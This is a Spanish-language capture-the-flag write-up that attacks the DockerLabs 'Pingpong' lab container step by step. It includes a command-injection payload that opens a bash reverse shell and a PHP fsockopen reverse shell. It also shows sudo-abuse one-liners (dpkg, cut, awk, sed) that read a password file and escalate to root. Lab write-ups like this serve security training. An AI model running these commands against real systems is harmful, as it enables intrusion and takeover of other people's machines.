DockerLabs - Pingpong
nmap
1
2
3
4
5
6
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ nmap -p- -sS --min-rate 5000 -n -Pn 172.17.0.2 -oG allPorts
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
5000/tcp open  upnp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ nmap -sCV -p80,443,5000 172.17.0.2
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp  open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=example.com/organizationName=Your Organization/stateOrProvinceName=California/countryName=US
| Not valid before: 2024-05-19T14:20:49
|_Not valid after:  2025-05-19T14:20:49
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
5000/tcp open  http     Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Ping Test
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
análisis
Puerto 80
Revisando el puerto 80 en busca de recursos existentes, encontramos que existe uno llamado machine.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ gobuster dir -u "http://172.17.0.2" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 -x .php,.html,.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/machine.php          (Status: 200) [Size: 6989]
Progress: 882228 / 882228 (100.00%)
===============================================================
Finished
===============================================================
Al ir a comprobar lo que contiene, vemos que nos muestra un listado de máquinas de DockerLabs:

Sin embargo, tras revisar la página, no encontramos nada relevante.
Puerto 5000

En el puerto 5000 encontramos una interfaz que nos permite indicar una IP, y realizar un ping hacia dicha IP:
Probamos a hacer ping hacia nuestra máquina de atacante:

Y al ponernos en escucha con tcpdump antes de lanzar el ping, deberíamos ver las trazas:
1
2
3
4
5
6
7
8
9
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ sudo tcpdump -i docker0 icmp
[sudo] password for elcybercurioso:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on docker0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
XX:XX:XX.XXXXXX IP 172.17.0.2 > 172.17.0.1: ICMP echo request, id 3, seq 1, length 64
XX:XX:XX.XXXXXX IP 172.17.0.1 > 172.17.0.2: ICMP echo reply, id 3, seq 1, length 64
XX:XX:XX.XXXXXX IP 172.17.0.2 > 172.17.0.1: ICMP echo request, id 3, seq 2, length 64
XX:XX:XX.XXXXXX IP 172.17.0.1 > 172.17.0.2: ICMP echo reply, id 3, seq 2, length 64
acceso inicial (bobby)

Al probar si el campo es vulnerable a inyección de comandos, vemos que lo es, ya que podemos concatenar otro comando indicando un punto y coma (;), y posteriormente un comando, cuyo resultado lo vemos en la respuesta:

Dado que contamos con Ejecución Remota de Comandos (RCE), procedemos a enviar una consola a nuestra máquina:
1
<una IP>; bash -c "bash -i >& /dev/tcp/<nuestra IP>/<puerto en escucha> 0>&1"
Habiéndonos puesto en escucha con nc, al ejecutar el comando anterior deberíamos de obtener una consola:
1
2
3
4
5
6
7
8
9
10
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56956
freddy@2dc07e767ff1:~$ whoami
whoami
freddy
freddy@2dc07e767ff1:~$ hostname -I
hostname -I
172.17.0.2
Para poder manejarnos con mejor comodidad, procedemos a tratar la consola:
1
2
3
4
5
6
7
8
9
10
11
12
13
freddy@2dc07e767ff1:~$ script -c bash /dev/null
script -c bash /dev/null
Script started, output log file is '/dev/null'.
freddy@2dc07e767ff1:~$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444
                               reset xterm
freddy@2dc07e767ff1:~$ export TERM=xterm
freddy@2dc07e767ff1:~$ export SHELL=bash
freddy@2dc07e767ff1:~$ stty rows 49 columns 210
Una vez dentro, comprobamos el script de la aplicación que hemos visto que está desplegada en el puerto 5000, donde confirmamos que nuestro input se está concatenando al comando ping, permitiendonos ejecutar comandos remotamente:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
freddy@2dc07e767ff1:~/Desktop/flaskapp$ cat app.py
from flask import Flask, request, render_template
import subprocess

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    ip_address = ''
    ping_result = ''
    if request.method == 'POST':
        ip_address = request.form.get('ip_address')
        ping_result = ping_ip(ip_address)
    return render_template('index.html', ip_address=ip_address, ping_result=ping_result)

def ping_ip(ip):
    try:
        cmd = f"ping -c 4 {ip}"
        output = subprocess.check_output(cmd, shell=True, universal_newlines=True)
        return output
    except subprocess.CalledProcessError as e:
        return str(e)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
movimiento lateral (bobby)
A la hora de revisar los permisos SUDO del usuario freddy, vemos que podemos ejecutar el binario /usr/bin/dpkg con los permisos del usuario bobby:
1
2
3
4
5
6
freddy@2dc07e767ff1:~$ sudo -l
Matching Defaults entries for freddy on 2dc07e767ff1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User freddy may run the following commands on 2dc07e767ff1:
    (bobby) NOPASSWD: /usr/bin/dpkg
Encontramos en GTFOBins que podemos obtener una consola como el usuario sobre el cual tenemos permisos SUDO empleando los siguientes comandos:


Procedemos a ejecutar los comandos que mencionan en el apartado a, el cual indica que debemos ejecutar sudo -u bobby dpkg, y dentro introducir por teclado !/bin/bash:

De esta manera, habremos invocado una consola bash como el usuario bobby:
movimiento lateral (gladys)
Vemos que el usuario bobby también tiene permisos SUDO asignados, los cuales permite ejecutar el binario /usr/bin/php como la usuaria gladys:
1
2
3
4
5
6
bobby@2dc07e767ff1:/home/freddy$ sudo -l
Matching Defaults entries for bobby on 2dc07e767ff1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bobby may run the following commands on 2dc07e767ff1:
    (gladys) NOPASSWD: /usr/bin/php
Nuevamente, en GTFOBins nos indican que para el binario php podemos obtener una consola como otro usuario con el siguiente comando:

Debido a errores que ocurren a la hora de invocar una consola en la propia máquina en la que nos encontramos, procedemos a desplegar un nuevo contenedor con debian, el cual tras configurarlo, será el que reciba la consola:
1
2
3
4
5
6
7
8
9
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Pingpong]
└─$ sudo docker pull debian && sudo docker run -it debian
Using default tag: latest
latest: Pulling from library/debian
Digest: sha256:01a723bf5bfb21b9dda0c9a33e0538106e4d02cce8f557e118dd61259553d598
Status: Image is up to date for debian:latest
docker.io/library/debian:latest
root@8c3ae5b01f7b:/# hostname -I
172.17.0.3
Procedemos a actualizarlo , a instalarle netcat, y ponernos en escucha:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
root@8c3ae5b01f7b:/# apt update
Get:1 http://deb.debian.org/debian trixie InRelease [140 kB]
Get:2 http://deb.debian.org/debian trixie-updates InRelease [47.3 kB]

root@8c3ae5b01f7b:/# apt install netcat-traditional
Installing:
  netcat-traditional

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 3
  Download size: 63.2 kB
  Space needed: 142 kB / 39.2 GB available

root@8c3ae5b01f7b:/# nc -nlvp 4444
listening on [any] 4444 ...
Una vez configurado el contenedor, procedemos a enviar la consola con el siguiente comando:
1
bobby@815c8a8e5b2d:/home/freddy$ sudo -u gladys php -r '$sock=fsockopen("<IP del contenedor>",<puerto del contenedor>);exec("bash <&3 >&3 2>&3");'
En el contenedor comprobamos que hemos obtenido la consola, y que se mantiene estable:
1
2
3
4
5
connect to [172.17.0.3] from (UNKNOWN) [172.17.0.2] 44090
bash -i
gladys@815c8a8e5b2d:/home/freddy$ whoami
whoami
gladys
Al igual que antes, procedemos a tratar la consola para poder operar con mejor facilidad:
1
2
3
4
5
6
7
8
9
10
11
gladys@815c8a8e5b2d:/home/freddy$ script -c bash /dev/null
script -c bash /dev/null
Script started, output log file is '/dev/null'.
gladys@815c8a8e5b2d:/home/freddy$ ^Z
[1]+  Stopped                 nc -nlvp 4444
root@8c3ae5b01f7b:/# stty raw -echo;fg
nc -nlvp 4444
             reset xterm
gladys@815c8a8e5b2d:/home/freddy$ export TERM=xterm
gladys@815c8a8e5b2d:/home/freddy$ export SHELL=bash
gladys@815c8a8e5b2d:/home/freddy$ stty rows 49 columns 210
movimiento lateral (chocolatito)
Nos encontramos que la usuaria gladys también tiene permisos SUDO asignados, que en este caso permite ejecutar el comando /usr/bin/cut como el usuario chocolatito:
1
2
3
4
5
6
gladys@815c8a8e5b2d:~$ sudo -l
Matching Defaults entries for gladys on 815c8a8e5b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User gladys may run the following commands on 815c8a8e5b2d:
    (chocolatito) NOPASSWD: /usr/bin/cut
Una vez más, en GTFOBins nos detallan que podemos llegar a leer ficheros con los permisos del usuario sobre el cual tengamos permisos SUDO empleando el siguiente comando:

Buscamos posibles ficheros que pertenezcan al usuario chocolatito, los cuales podrían contener alguna información que nos pueda servir para movernos lateralemente:
1
2
3
gladys@815c8a8e5b2d:~$ find / -user chocolatito 2>/dev/null
/home/chocolatito
/opt/chocolatitocontraseña.txt
Encontramos el fichero /opt/chocolatitocontraseña.txt, el cual, empleando el comando que nos indicaban anteriormente, lo podemos leer:
1
2
gladys@815c8a8e5b2d:~$ sudo -u chocolatito cut -d "" -f1 "/opt/chocolatitocontraseña.txt"
c******************
Probamos a conectarnos como el usuario chocolatito, y vemos que la contraseña es correcta:
1
2
3
4
gladys@815c8a8e5b2d:~$ su chocolatito
Password:
chocolatito@815c8a8e5b2d:/home/gladys$ whoami
chocolatito
movimiento lateral (theboss)
Miramos para el usuario chocolatito los permisos SUDO que tiene, y vemos que en este caso podemos ejecutar el binario /usr/bin/awk como el usuario theboss:
1
2
3
4
5
6
chocolatito@815c8a8e5b2d:/home$ sudo -l
Matching Defaults entries for chocolatito on 815c8a8e5b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User chocolatito may run the following commands on 815c8a8e5b2d:
    (theboss) NOPASSWD: /usr/bin/awk
Comprobamos en GTFOBins si podemos llegar a aprovecharnos de esta configuración, y vemos que sí es posible utilizando el siguiente comando:

Empleamos el comando que nos indican para invocar una consola como el usuario theboss:
1
2
3
chocolatito@815c8a8e5b2d:/home$ sudo -u theboss awk 'BEGIN {system("/bin/bash")}'
theboss@815c8a8e5b2d:/home$ whoami
theboss
escalada de privilegios (root)
El usuario theboss vemos que también tiene permisos SUDO, permitiendo ejecutar el binario /usr/bin/sed como el usuario root:
1
2
3
4
5
6
theboss@815c8a8e5b2d:/home$ sudo -l
Matching Defaults entries for theboss on 815c8a8e5b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User theboss may run the following commands on 815c8a8e5b2d:
    (root) NOPASSWD: /usr/bin/sed
Nuevamente en GTFOBins nos indican como podemos usar, en este caso el binario /usr/bin/sed, a nuestro favor, pudiendo llegar a obtener una consola como el usuario root:

Tras ejecutar el comando que nos indican, vemos que logramos finalmente invocar una consola como el usuario root:
1
2
3
theboss@815c8a8e5b2d:/home$ sudo sed -n '1e exec sh 1>&0' /etc/hosts
# whoami
root
